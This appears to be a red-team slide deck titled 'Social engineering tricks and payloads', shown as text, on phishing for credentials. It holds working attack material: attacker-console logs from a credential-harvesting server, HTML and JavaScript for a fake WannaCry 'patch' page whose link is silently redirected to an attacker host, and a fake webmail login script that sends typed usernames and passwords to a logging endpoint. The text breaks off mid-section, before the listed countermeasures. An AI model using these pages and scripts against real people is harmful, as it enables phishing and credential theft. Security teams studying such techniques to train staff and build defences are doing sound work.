



# **Social engineering tricks and payloads**

By: Bhdresh



# Index

- Intro
- Typical scenario
- Credential theft
- Spear phishing attack
- Countermeasures
- Github
- Q&A



# Intro


*“Social engineering is an attack vector that relies heavily on human interaction and often involves tricking people into breaking normal security procedures.” - Techtargget*



# Into (cont.)

- Social engineering exercise
- Product evaluation
- Redteam vs Blueteam

# Typical scenario






# Credential theft

- Word document file with basic authentication
- Link manipulation attack
- Phishing attack – Fake excel sheet
- Fake OWA page with synchronous xmlhttprequest
- UNC path injected doc for netNTLM hash


# Word document file with basic authentication

- Insight



# Word document file with basic authentication (Cont.)

- Victim screen





# Word document file with basic authentication (Cont.)

- Attacker screen

```
root@Bhdresh:/home/bhdresh/Downloads/phishery1.0.2linux-amd64# ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2017-11-15 15:34:54: OPTIONS https://192.168.56.1/
[*] Sending Basic Auth response to: 192.168.56.60
[*] Request Received at 2017-11-15 15:38:13: OPTIONS https://192.168.56.1/
[*] New credentials harvested!
[HTTP] Host      : 192.168.56.1
[HTTP] Request   : OPTIONS /
[HTTP] User Agent : Microsoft Office Word 2013
[HTTP] IP Address : 192.168.56.60
[AUTH] Username  : domain\user
[AUTH] Password  : password
[*] Request Received at 2017-11-15 15:38:13: HEAD https://192.168.56.1/
[*] New credentials harvested!
[HTTP] Host      : 192.168.56.1
[HTTP] Request   : HEAD /
[HTTP] User Agent : Microsoft Office Word 2013
[HTTP] IP Address : 192.168.56.60
[AUTH] Username  : domain\user
[AUTH] Password  : password
```

# Link manipulation attack

- Insights


```
<script language="JavaScript">
function test(obj) {
obj.href = "https://192.168.56.1";
}
</script>
<body>

    <!-- Header -->
    <section id="header">
        <div class="inner">
            

            <h1>Malware Infection Detected</h1>
            <p>Our <b>IPS</b> device has identified <b>WannaCry ransomware</b> infection on your computer which could encrypt your important files. Please download security patch released by Microsoft to disinfect your computer</p>
            <ul class="actions">
                <li><a style="font-weight:bold" id="myLink" href="https://technet.microsoft.com/en-us/library/security/MS16-061" onClick="javascript:test(this)" title="https://technet.microsoft.com/en-us/library/security/MS16-061" alt="https://technet.microsoft.com/en-us/library/security/MS16-061" target="_self">Download patch from Microsoft website</a></li>
            </ul>
```


# Link manipulation attack (Cont.)

- Victim screen



# Link manipulation attack (Cont.)

- Victim screen




# Link manipulation attack (Cont.)

- Attacker screen

```
root@Bhdresh:/home/bhdresh/Downloads/phishery1.0.2linux-amd64# ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2017-11-17 03:11:03: GET https://192.168.56.1/
[*] Sending Basic Auth response to: 192.168.1.107
[*] Request Received at 2017-11-17 03:12:26: GET https://192.168.56.1/
[*] New credentials harvested!
[HTTP] Host      : 192.168.56.1
[HTTP] Request   : GET /
[HTTP] User Agent : Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
[HTTP] IP Address : 192.168.1.107
[AUTH] Username  : domain\username1
[AUTH] Password   : password1
```

# Phishing attack – Fake excel sheet

- Victim screen



# Phishing attack – Fake excel sheet (Cont.)

- Attacker screen

```
root@Bhdresh:/var/www/html/excel# ls
294.gif  console-report-xls.jpg  excel2013.png  excel.html  exl.png  favicon.ico  login.php  names.txt
root@Bhdresh:/var/www/html/excel# cat names.txt
-----
Name: domain\user
Pass: password
IP: 192.168.187.1
Date: 11/15/17 15:52:26
root@Bhdresh:/var/www/html/excel#
```

# Fake OWA page with synchronous xmlhttprequest

- Insights

```
function capture()
{
    l = document.getElementById("username");
    p = document.getElementById("password");

    var xhttp = new XMLHttpRequest();

    xhttp.open("GET", "/webmail/log.php?p="+p.value+"&l="+l.value, false);
    xhttp.send();
    alert (1);
    clkLgn();
}
```



# Fake OWA page with synchronous xmlhttprequest (Cont.)

